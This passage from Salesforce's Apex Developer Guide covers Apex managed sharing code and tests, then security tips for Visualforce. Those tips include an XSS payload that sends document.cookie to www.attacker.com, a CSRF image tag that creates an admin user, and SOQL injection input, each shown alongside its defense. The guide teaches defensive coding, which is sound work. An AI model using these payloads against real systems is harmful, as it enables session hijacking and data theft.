    public static booleanmanualShareRead(Id recordId, Id userOrGroupId){ // Create new sharing object for the custom object Job. Job__Share jobShr = new Job__Share(); // Set the ID of record being shared. jobShr.ParentId = recordId; // Set the ID of user or group being granted access. jobShr.UserOrGroupId = userOrGroupId; // Set the access level. jobShr.AccessLevel = 'Read'; // Set rowCause to 'manual' for manual sharing. // This line can be omitted as 'manual' is the default value for sharing objects. jobShr.RowCause = Schema.Job__Share.RowCause.Manual; // Insert the sharing record and capture the save result. // The false parameter allows for partial processing if multiple records passed // into the operation. Database.SaveResult sr = Database.insert(jobShr,false); // Process the save results. if(sr.isSuccess()){ // Indicates success return true; } else { // Get first save result error. Database.Error err = sr.getErrors()[0]; // Check if the error is related to trival access level. // Access level must be more permissive than the object's default. // These sharing records are not required and thus an insert exception is acceptable. if(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION && err.getMessage().contains('AccessLevel')){ // Indicates success. return true; } else{ // Indicates failure. return false; } } } } @isTest private class JobSharingTest { // Test for the manualShareRead method static testMethod void testManualShareRead(){ // Select users for the test. 215 Working with Data in Apex Apex Developer Guide
  • 220.
    List<User> users =[SELECT Id FROM User WHERE IsActive = true LIMIT 2]; Id User1Id = users[0].Id; Id User2Id = users[1].Id; // Create new job. Job__c j = new Job__c(); j.Name = 'Test Job'; j.OwnerId = user1Id; insert j; // Insert manual share for user who is not record owner. System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), true); // Query job sharing records. List<Job__Share> jShrs = [SELECT Id, UserOrGroupId, AccessLevel, RowCause FROM job__share WHERE ParentId = :j.Id AND UserOrGroupId= :user2Id]; // Test for only one manual share on job. System.assertEquals(jShrs.size(), 1, 'Set the object's sharing model to Private.'); // Test attributes of manual share. System.assertEquals(jShrs[0].AccessLevel, 'Read'); System.assertEquals(jShrs[0].RowCause, 'Manual'); System.assertEquals(jShrs[0].UserOrGroupId, user2Id); // Test invalid job Id. delete j; // Insert manual share for deleted job id. System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), false); } } Important: The object’s organization-wide default access level must not be set to the most permissive access level. For custom objects, this level is Public Read/Write. For more information, see Understanding Sharing on page 211. Creating Apex Managed Sharing Apex managed sharing enables developers to programmatically manipulate sharing to support their application’s behavior through Apex or the SOAP API. This type of sharing is similar to managed sharing. Only users with “Modify All Data” permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes. Apex managed sharing must use an Apexsharingreason. Apex sharing reasons are a way for developers to track why they shared a record with a user or group of users. Using multiple Apex sharing reasons simplifies the coding required to make updates and deletions of sharing records. They also enable developers to share with the same user or group multiple times using different reasons. Apex sharing reasons are defined on an object's detail page. Each Apex sharing reason has a label and a name: • The label displays in the Reason column when viewing the sharing for a record in the user interface. This label allows users and administrators to understand the source of the sharing. The label is also enabled for translation through the Translation Workbench. • The name is used when referencing the reason in the API and Apex. 216 Working with Data in Apex Apex Developer Guide
  • 221.
    All Apex sharingreason names have the following format: MyReasonName__c Apex sharing reasons can be referenced programmatically as follows: Schema.CustomObject__Share.rowCause.SharingReason__c For example, an Apex sharing reason called Recruiter for an object called Job can be referenced as follows: Schema.Job__Share.rowCause.Recruiter__c For more information, see System.Schema Class. To create an Apex sharing reason: 1. From the management settings for the custom object, click New in the Apex Sharing Reasons related list. 2. Enter a label for the Apex sharing reason. The label displays in the Reason column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench. 3. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. 4. Click Save. Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects. Apex Managed Sharing Example For this example, suppose that you are building a recruiting application and have an object called Job. You want to validate that the recruiter and hiring manager listed on the job have access to the record. The following trigger grants the recruiter and hiring manager access when the job record is created. This example requires a custom object called Job, with two lookup fields associated with User recordscalledHiring_ManagerandRecruiter.Also,theJobcustomobjectshouldhavetwosharingreasonsaddedcalledHiring_Manager and Recruiter. trigger JobApexSharing on Job__c (after insert) { if(trigger.isInsert){ // Create a new list of sharing objects for Job List<Job__Share> jobShrs = new List<Job__Share>(); // Declare variables for recruiting and hiring manager sharing Job__Share recruiterShr; Job__Share hmShr; for(Job__c job : trigger.new){ // Instantiate the sharing objects recruiterShr = new Job__Share(); hmShr = new Job__Share(); // Set the ID of record being shared recruiterShr.ParentId = job.Id; hmShr.ParentId = job.Id; // Set the ID of user or group being granted access recruiterShr.UserOrGroupId = job.Recruiter__c; 217 Working with Data in Apex Apex Developer Guide
  • 222.
    hmShr.UserOrGroupId = job.Hiring_Manager__c; //Set the access level recruiterShr.AccessLevel = 'edit'; hmShr.AccessLevel = 'read'; // Set the Apex sharing reason for hiring manager and recruiter recruiterShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c; hmShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c; // Add objects to list for insert jobShrs.add(recruiterShr); jobShrs.add(hmShr); } // Insert sharing records and capture save result // The false parameter allows for partial processing if multiple records are passed // into the operation Database.SaveResult[] lsr = Database.insert(jobShrs,false); // Create counter Integer i=0; // Process the save results for(Database.SaveResult sr : lsr){ if(!sr.isSuccess()){ // Get the first save result error Database.Error err = sr.getErrors()[0]; // Check if the error is related to a trivial access level // Access levels equal or more permissive than the object's default // access level are not allowed. // These sharing records are not required and thus an insert exception is // acceptable. if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION && err.getMessage().contains('AccessLevel'))){ // Throw an error when the error is not related to trivial access level. trigger.newMap.get(jobShrs[i].ParentId). addError( 'Unable to grant sharing access due to following exception: ' + err.getMessage()); } } i++; } } } Under certain circumstances, inserting a share row results in an update of an existing share row. Consider these examples: 218 Working with Data in Apex Apex Developer Guide
  • 223.
    • A manualshare access level is set to Read and you insert a new one set to Write. The original share rows are updated to Write, indicating the higher level of access. • Users can access an account because they can access its child records (contact, case, opportunity, and so on). If an account sharing rule is created, the sharing rule row cause (which is a higher access level) replaces the parent implicit share row cause, indicating the higher level of access. Important: The object’s organization-wide default access level must not be set to the most permissive access level. For custom objects, this level is Public Read/Write. For more information, see Understanding Sharing on page 211. Creating Apex Managed Sharing for Customer Community Plus users Customer Community Plus users are previously known as Customer Portal users. Share objects, such as AccountShare and ContactShare, aren’t available to these users. If you must use share objects as a Customer Community Plus user, consider using a trigger, which operates with the without sharing keyword by default. Otherwise, use an inner class with the same keyword to enable the DML operation to run successfully. A separate utility class can also be used to enable this access. Grantingvisibilityviamanual/apexshareswrittentotheshareobjectsissupportedbuttheobjectsthemselvesaren'tavailabletoCustomer Community Plus users. However, other users can add shares that grant access to Customer Community Plus users. Warning: After enabling digital experiences, records accessible to Roles and Subordinates via Apex managed sharing are automatically made accessible to Roles, Internal and Portal Subordinates. To secure external users’ access, update your Apex code so that it creates shares to the Role and Internal Subordinates group. Because this conversion is a large-scale operation, consider using batch Apex. Recalculating Apex Managed Sharing Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes. The recalculation adds managed sharing when appropriate. In addition, all types of sharing are removed if the access they grant is considered redundant. For example, manual sharing, which grants Read Only access to a user, is deleted when the object’s sharing model changes from Private to Public Read Only. TorecalculateApexmanagedsharing,youmustwriteanApexclassthatimplementsaSalesforce-providedinterfacetodotherecalculation. You must then associate the class with the custom object, on the custom object's detail page, in the Apex Sharing Recalculation related list. Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects. You can execute this class from the custom object detail page where the Apex sharing reason is specified. An administrator might need to recalculate the Apex managed sharing for an object if a locking issue prevented Apex code from granting access to a user as defined by the application’s logic. You can also use the Database.executeBatch method to programmatically invoke an Apex managed sharing recalculation. Note: Every time a custom object's organization-wide sharing default access level is updated, any Apex recalculation classes defined for associated custom object are also executed. To monitor or stop the execution of the Apex recalculation, from Setup, enter Apex Jobs in the Quick Find box, then select Apex Jobs. Creating an Apex Class for Recalculating Sharing To recalculate Apex managed sharing, you must write an Apex class to do the recalculation. This class must implement the Salesforce-provided interface Database.Batchable. 219 Working with Data in Apex Apex Developer Guide
  • 224.
    The Database.Batchable interfaceis used for all batch Apex processes, including recalculating Apex managed sharing. You can implement this interface more than once in your organization. For more information on the methods that must be implemented, see Using Batch Apex on page 273. Before creating an Apex managed sharing recalculation class, also consider the best practices. Important: The object’s organization-wide default access level must not be set to the most permissive access level. For custom objects, this level is Public Read/Write. For more information, see Understanding Sharing on page 211. Apex Managed Sharing Recalculation Example For this example, suppose that you are building a recruiting application and have an object called Job. You want to validate that the recruiter and hiring manager listed on the job have access to the record. The following Apex class performs this validation. This example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this sample, replace the email address with a valid email address to which you want to send error notifications and job completion notifications. global class JobSharingRecalc implements Database.Batchable<sObject> { // String to hold email address that emails will be sent to. // Replace its value with a valid email address. static String emailAddress = 'admin@yourcompany.com'; // The start method is called at the beginning of a sharing recalculation. // This method returns a SOQL query locator containing the records // to be recalculated. global Database.QueryLocator start(Database.BatchableContext BC){ return Database.getQueryLocator([SELECT Id, Hiring_Manager__c, Recruiter__c FROM Job__c]); } // The executeBatch method is called for each chunk of records returned from start. global void execute(Database.BatchableContext BC, List<sObject> scope){ // Create a map for the chunk of records passed into method. Map<ID, Job__c> jobMap = new Map<ID, Job__c>((List<Job__c>)scope); // Create a list of Job__Share objects to be inserted. List<Job__Share> newJobShrs = new List<Job__Share>(); // Locate all existing sharing records for the Job records in the batch. // Only records using an Apex sharing reason for this app should be returned. List<Job__Share> oldJobShrs = [SELECT Id FROM Job__Share WHERE ParentId IN :jobMap.keySet() AND (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c)]; // Construct new sharing records for the hiring manager and recruiter // on each Job record. for(Job__c job : jobMap.values()){ Job__Share jobHMShr = new Job__Share(); Job__Share jobRecShr = new Job__Share(); // Set the ID of user (hiring manager) on the Job record being granted access. 220 Working with Data in Apex Apex Developer Guide
  • 225.
    jobHMShr.UserOrGroupId = job.Hiring_Manager__c; //The hiring manager on the job should always have 'Read Only' access. jobHMShr.AccessLevel = 'Read'; // The ID of the record being shared jobHMShr.ParentId = job.Id; // Set the rowCause to the Apex sharing reason for hiring manager. // This establishes the sharing record as Apex managed sharing. jobHMShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c; // Add sharing record to list for insertion. newJobShrs.add(jobHMShr); // Set the ID of user (recruiter) on the Job record being granted access. jobRecShr.UserOrGroupId = job.Recruiter__c; // The recruiter on the job should always have 'Read/Write' access. jobRecShr.AccessLevel = 'Edit'; // The ID of the record being shared jobRecShr.ParentId = job.Id; // Set the rowCause to the Apex sharing reason for recruiter. // This establishes the sharing record as Apex managed sharing. jobRecShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c; // Add the sharing record to the list for insertion. newJobShrs.add(jobRecShr); } try { // Delete the existing sharing records. // This allows new sharing records to be written from scratch. Delete oldJobShrs; // Insert the new sharing records and capture the save result. // The false parameter allows for partial processing if multiple records are // passed into operation. Database.SaveResult[] lsr = Database.insert(newJobShrs,false); // Process the save results for insert. for(Database.SaveResult sr : lsr){ if(!sr.isSuccess()){ // Get the first save result error. Database.Error err = sr.getErrors()[0]; // Check if the error is related to trivial access level. // Access levels equal or more permissive than the object's default // access level are not allowed. // These sharing records are not required and thus an insert exception 221 Working with Data in Apex Apex Developer Guide
  • 226.
    // is acceptable. if(!(err.getStatusCode()== StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION && err.getMessage().contains('AccessLevel'))){ // Error is not related to trivial access level. // Send an email to the Apex job's submitter. Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage(); String[] toAddresses = new String[] {emailAddress}; mail.setToAddresses(toAddresses); mail.setSubject('Apex Sharing Recalculation Exception'); mail.setPlainTextBody( 'The Apex sharing recalculation threw the following exception: ' + err.getMessage()); Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail }); } } } } catch(DmlException e) { // Send an email to the Apex job's submitter on failure. Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage(); String[] toAddresses = new String[] {emailAddress}; mail.setToAddresses(toAddresses); mail.setSubject('Apex Sharing Recalculation Exception'); mail.setPlainTextBody( 'The Apex sharing recalculation threw the following exception: ' + e.getMessage()); Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail }); } } // The finish method is called at the end of a sharing recalculation. global void finish(Database.BatchableContext BC){ // Send an email to the Apex job's submitter notifying of job completion. Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage(); String[] toAddresses = new String[] {emailAddress}; mail.setToAddresses(toAddresses); mail.setSubject('Apex Sharing Recalculation Completed.'); mail.setPlainTextBody ('The Apex sharing recalculation finished processing'); Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail }); } } Testing Apex Managed Sharing Recalculations This example inserts five Job records and invokes the batch job that is implemented in the batch class of the previous example. This example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this test, set 222 Working with Data in Apex Apex Developer Guide
  • 227.
    the organization-wide defaultsharing for Job to Private. Note that since email messages aren’t sent from tests, and because the batch class is invoked by a test method, the email notifications won’t be sent in this case. @isTest private class JobSharingTester { // Test for the JobSharingRecalc class static testMethod void testApexSharing(){ // Instantiate the class implementing the Database.Batchable interface. JobSharingRecalc recalc = new JobSharingRecalc(); // Select users for the test. List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2]; ID User1Id = users[0].Id; ID User2Id = users[1].Id; // Insert some test job records. List<Job__c> testJobs = new List<Job__c>(); for (Integer i=0;i<5;i++) { Job__c j = new Job__c(); j.Name = 'Test Job ' + i; j.Recruiter__c = User1Id; j.Hiring_Manager__c = User2Id; testJobs.add(j); } insert testJobs; Test.startTest(); // Invoke the Batch class. String jobId = Database.executeBatch(recalc); Test.stopTest(); // Get the Apex job and verify there are no errors. AsyncApexJob aaj = [Select JobType, TotalJobItems, JobItemsProcessed, Status, CompletedDate, CreatedDate, NumberOfErrors from AsyncApexJob where Id = :jobId]; System.assertEquals(0, aaj.NumberOfErrors); // This query returns jobs and related sharing records that were inserted // by the batch job's execute method. List<Job__c> jobs = [SELECT Id, Hiring_Manager__c, Recruiter__c, (SELECT Id, ParentId, UserOrGroupId, AccessLevel, RowCause FROM Shares WHERE (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c)) FROM Job__c]; // Validate that Apex managed sharing exists on jobs. for(Job__c job : jobs){ // Two Apex managed sharing records should exist for each job // when using the Private org-wide default. System.assert(job.Shares.size() == 2); for(Job__Share jobShr : job.Shares){ 223 Working with Data in Apex Apex Developer Guide
  • 228.
    // Test thesharing record for hiring manager on job. if(jobShr.RowCause == Schema.Job__Share.RowCause.Hiring_Manager__c){ System.assertEquals(jobShr.UserOrGroupId,job.Hiring_Manager__c); System.assertEquals(jobShr.AccessLevel,'Read'); } // Test the sharing record for recruiter on job. else if(jobShr.RowCause == Schema.Job__Share.RowCause.Recruiter__c){ System.assertEquals(jobShr.UserOrGroupId,job.Recruiter__c); System.assertEquals(jobShr.AccessLevel,'Edit'); } } } } } Associating an Apex Class Used for Recalculation An Apex class used for recalculation must be associated with a custom object. To associate an Apex managed sharing recalculation class with a custom object: 1. From the management settings for the custom object, go to Apex Sharing Recalculations. 2. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the Database.Batchable interface. You cannot associate the same Apex class multiple times with the same custom object. 3. Click Save. Security Tips for Apex and Visualforce Development Understanding Security The powerful combination of Apex and Visualforce pages allows Lightning Platform developers to provide custom functionality and business logic to Salesforce or to create a new stand-alone product running inside the Lightning Platform. But as with any programming language, developers must be cognizant of potential security-related pitfalls. Salesforce has incorporated several security defenses in the Lightning Platform. But careless developers can still bypass the built-in defenses and then expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Lightning Platform are similar to general Web application security vulnerabilities, while others are unique to Apex. To certify an application for AppExchange, it’s important for developers to learn and understand the security flaws described. For more information,seetheLightningPlatformSecurityResourcespageonSalesforceDevelopers.https://developer.salesforce.com/page/Security. Open Redirects Through Static Resources URL redirects automatically send a user to a different web page. Redirects are often used to guide navigation to a website, or refer multiple domain names belonging to the same owner to refer to a single website. Unfortunately for developers, attackers can exploit URLredirectswhennotimplementedproperly.Openredirect(alsoknownas“arbitraryredirect”)isacommonwebapplicationvulnerability where values controlled by the user determine where the app redirects. Warning: Open redirects through static resources can expose users to the risk of unintended, and possibly malicious, redirects. Only admins with “Customize Application” permissions can upload static resources within an organization. Admins with this permission must use caution to ensure that static resources don’t contain malicious content. To learn how to help guard against static resources that were obtained from third parties, see Referencing Untrusted Third-Party Content with iframes . 224 Working with Data in Apex Apex Developer Guide
  • 229.
    IN THIS SECTION: CrossSite Scripting (XSS) Unescaped Output and Formulas in Visualforce Pages Whenusingcomponentsthathavesetthe escapeattributetofalse,orwhenincludingformulasoutsideofaVisualforcecomponent, output is unfiltered and must be validated for security. This is especially important when using formula expressions. Cross-Site Request Forgery (CSRF) SOQL Injection Data Access Control Cross Site Scripting (XSS) Cross-site scripting (XSS) attacks are where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user who unknowingly becomes the victim of the attack. The attacker used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be shown to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives. For example, assume this script is included in a Lightning Platform page using a script component, an on* event, or a Visualforce page. <script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo = '{!$CurrentPage.parameters.userparam}';</script> This script block inserts the value of the user-supplied userparam onto the page. The attacker can then enter this value for userparam. 1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2 Inthiscase,allcookiesforthecurrentpagearesentto www.attacker.com asthequerystringintherequesttothe cookie.cgi script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim. The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session. For more information on this type of attack: • http://www.owasp.org/index.php/Cross_Site_Scripting • http://www.cgisecurity.com/xss-faq.html • http://www.owasp.org/index.php/Testing_for_Cross_site_scripting • http://www.google.com/search?q=cross-site+scripting Within the Lightning Platform, several anti-XSS defenses are in place. For example, Salesforce has filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws are largely mitigated. But the creative developer can still find ways to intentionally or accidentally bypass the default controls. Existing Protection All standard Visualforce components, which start with <apex>, have anti-XSS filters in place to screen out harmful characters. For example, this code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, 225 Working with Data in Apex Apex Developer Guide
  • 230.
    but the <apex:outputText>tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to &lt; so that a literal < appears on the user's screen. <apex:outputText> {!$CurrentPage.parameters.userInput} </apex:outputText> Disabling Escape on Visualforce Tags Bydefault,nearlyallVisualforcetagsescapetheXSS-vulnerablecharacters.Youcandisablethisbehaviorbysettingtheoptionalattribute escape="false". For example, this output is vulnerable to XSS attacks. <apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" /> Programming Items Not Protected from XSS These items don’t have built-in XSS protections, so take extra care when using these tags and objects. These items were intended to allowthedevelopertocustomizethepagebyinsertingscriptcommands.Itdoesn’tmakessensetoincludeanti-XSSfiltersoncommands that are intentionally added to a page. Unescaped Output and Formulas in Visualforce Pages When using components that have set the escape attribute to false, or when including formulas outside of a Visualforce component, output is unfiltered and must be validated for security. This is especially important when using formula expressions. Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. It’s important to be aware that the output that’s generated by expressions isn’t escaped during rendering. Since expressions are rendered on the server, it’s not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is, potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering. A common vulnerability is created by rerendering user input on a page. For example, <apex:page standardController="Account"> <apex:form> <apex:commandButton rerender="outputIt" value="Update It"/> <apex:inputText value="{!myTextField}"/> </apex:form> <apex:outputPanel id="outputIt"> Value of myTextField is <apex:outputText value="{!myTextField}" escape="false"/> </apex:outputPanel> </apex:page> The unescaped {!myTextField} results in a cross-site scripting vulnerability. For example, if the user enters : <script>alert('xss') and clicks Update It, the JavaScript is executed. In this case, an alert dialog is displayed, but more malicious uses could be designed. There are several functions that you can use for escaping potentially insecure strings. HTMLENCODE Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as &gt;. 226 Working with Data in Apex Apex Developer Guide
  • 231.
    JSENCODE Encodes text andmerge field values for use in JavaScript by inserting escape characters, such as a backslash (), before unsafe JavaScript characters, such as the apostrophe ('). JSINHTMLENCODE Encodes text and merge field values for use in JavaScript inside HTML tags by replacing characters that are reserved in HTML with HTMLentityequivalentsandinsertingescapecharactersbeforeunsafeJavaScriptcharacters. JSINHTMLENCODE(someValue) is a convenience function that is equivalent to JSENCODE(HTMLENCODE((someValue)). That is, JSINHTMLENCODE first encodes someValue with HTMLENCODE, and then encodes the result with JSENCODE. URLENCODE Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in RFC 3986, Uniform Resource Identifier (URI): Generic Syntax. For example, blank spaces are replaced with %20, and exclamation points are replaced with %21. To use HTMLENCODE to secure the previous example, change the <apex:outputText> to the following: <apex:outputText value=" {!HTMLENCODE(myTextField)}" escape="false"/> If a user enters <script>alert('xss') and clicks Update It, the JavaScript is not be executed. Instead, the string is encoded and the page displays Value of myTextField is <script>alert('xss'). Dependingontheplacementofthetagandusageofthedata,boththecharactersneedingescapingaswellastheirescapedcounterparts may vary. For instance, this statement, which copies a Visualforce request parameter into a JavaScript variable: <script>var ret = "{!$CurrentPage.parameters.retURL}";</script> requires that any double quote characters in the request parameter be escaped with the URL encoded equivalent of %22 instead of the HTML escaped ". Otherwise, the request: https://example.com/demo/redirect.html?retURL=%22foo%22%3Balert('xss')%3B%2F%2F results in: <script>var ret = "foo";alert('xss');//";</script> When the page loads the JavaScript executes, and the alert is displayed. In this case, to prevent JavaScript from being executed, use the JSENCODE function. For example <script>var ret = "{!JSENCODE($CurrentPage.parameters.retURL)}";</script> Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content. Cross-Site Request Forgery (CSRF) Cross-Site Request Forgery (CSRF) flaws are less a programming mistake and more a lack of a defense. For example, an attacker has a Web page at www.attacker.com that could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this: <img src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....." height=1 width=1 /> 227 Working with Data in Apex Apex Developer Guide
  • 232.
    In other words,the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your Web page. This is a simple example, and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods. For more information and traditional defenses: • http://www.owasp.org/index.php/Cross-Site_Request_Forgery • http://www.cgisecurity.com/csrf-faq.html • http://shiflett.org/articles/cross-site-request-forgeries Within the Lightning Platform, Salesforce implemented an anti-CSRF token to prevent such an attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and doesn’t execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods. Here again, the developer can bypass the built-in defenses without realizing the risk. For example, a custom controller takes the object ID as an input parameter and then uses that input parameter in a SOQL call. <apex:page controller="myClass" action="{!init}"</apex:page> public class myClass { public void init() { Id id = ApexPages.currentPage().getParameters().get('id'); Account obj = [select id, Name FROM Account WHERE id = :id]; delete obj; return ; } } The developer unknowingly bypassed the anti-CSRF controls by developing their own action method. The id parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page can send the user to this page by using a CSRF attack and providing any value for the id parameter. There are no built-in defenses for such situations, and developers must be cautious about writing pages that take action based on a user-supplied parameter like the id variable in the previous example. A possible work-around is to insert an intermediate confirmation page before taking the action to make sure that the user intended to call the page. Other suggestions include shortening the idle session timeout and educating users to log out of their active session and not use their browser to visit other sites while authenticated. Because of the Salesforce built-in defense against CSRF, your users can encounter an error when multiple Salesforce login pages are open. If the user logs in to Salesforce in one tab and then attempts to log in on another, they see this error: The page you submitted was invalid for your session. Users can successfully log in by refreshing the login page or by attempting to log in a second time. SOQL Injection In other programming languages, the previous flaw is known as SQL injection. Apex doesn’t use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. The risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. SQL/SOQL injection takes user-supplied input and uses those values in a dynamic SOQL query. If the input isn’t validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands. 228 Working with Data in Apex Apex Developer Guide
  • 233.
    SOQL Injection Vulnerabilityin Apex Here’s a simple example of Apex and Visualforce code vulnerable to SOQL injection. <apex:page controller="SOQLController" > <apex:form> <apex:outputText value="Enter Name" /> <apex:inputText value="{!name}" /> <apex:commandButton value="Query" action="{!query}“ /> </apex:form> </apex:page> public class SOQLController { public String name { get { return name;} set { name = value;} } public PageReference query() { String qryString = 'SELECT Id FROM Contact WHERE ' + '(IsDeleted = false and Name like '%' + name + '%')'; List<Contact> queryResult = Database.query(qryString); System.debug('query result is ' + queryResult); return null; } } This simple example illustrates the logic. The code is intended to search for contacts that weren’t deleted. The user provides one input value called name. The value can be anything provided by the user, and it’s never validated. The SOQL query is built dynamically and then executed with the Database.query method. If the user provides a legitimate value, the statement executes as expected. // User supplied value: name = Bob // Query string SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%') But what if the user provides unexpected input, such as: // User supplied value for name: test%') OR (Name LIKE ' In that case, the query string becomes: SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%') Now the results show all contacts, not just the nondeleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query. SOQL Injection Defenses To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be rewritten using static SOQL. public class SOQLController { public String name { get { return name;} set { name = value;} } public PageReference query() { String queryName = '%' + name + '%'; List<Contact> queryResult = [SELECT Id FROM Contact WHERE 229 Working with Data in Apex Apex Developer Guide
  • 234.
    (IsDeleted = falseand Name like :queryName)]; System.debug('query result is ' + queryResult); return null; } } If you must use dynamic SOQL, use the escapeSingleQuotes method to sanitize user-supplied input. This method adds the escape character () to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands. Data Access Control The Lightning Platform makes extensive use of data sharing rules. Each object has permissions and can have sharing settingsthat users can read, create, edit, and delete. These settings are enforced when using all standard controllers. WhenusinganApexclass,thebuilt-inuserpermissionsandfield-levelsecurityrestrictionsaren’trespectedduringexecution.Thedefault behavior is that an Apex class has the ability to read and update all data. Because these rules are not enforced, developers who use Apex mustavoidinadvertentlyexposingsensitivedatathat’snormallybehiddenfromusersbyuserpermissions,field-levelsecurity,ordefaults, particularly for Visualforce pages. For example, consider this Apex pseudo-code. public class customController { public void read() { Contact contact = [SELECT id FROM Contact WHERE Name = :value]; } } In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords with sharing when declaring the class: public with sharing class customController { . . . } The with sharing keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records. Custom Settings Custom settings are similar to custom objects. Application developers can create custom sets of data and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. Formula fields, validation rules, flows, Apex, and SOAP API can then use this data. Warning: Protection only applies to custom settings that are marked protected and installed to a subscriber organization as part of a managed package. Otherwise, they are treated as public custom settings and are readable for all profiles, including the guest user. Do not store secrets, personally identifying information, or any private data in these settings. Use protected custom settings only in managed packages. Outside of a managed package, use named credentials or encrypted custom fields to store secrets like OAuth tokens, passwords, and other confidential material. Note: While custom settings data is included in sandbox copies, it is treated as data for the purposes of Apex test isolation. Apex tests must use SeeAllData=true to see existing custom settings data in the organization. As a best practice, create the required custom settings data in your test setup. There are two types of custom settings. 230 Working with Data in Apex Apex Developer Guide
  • 235.
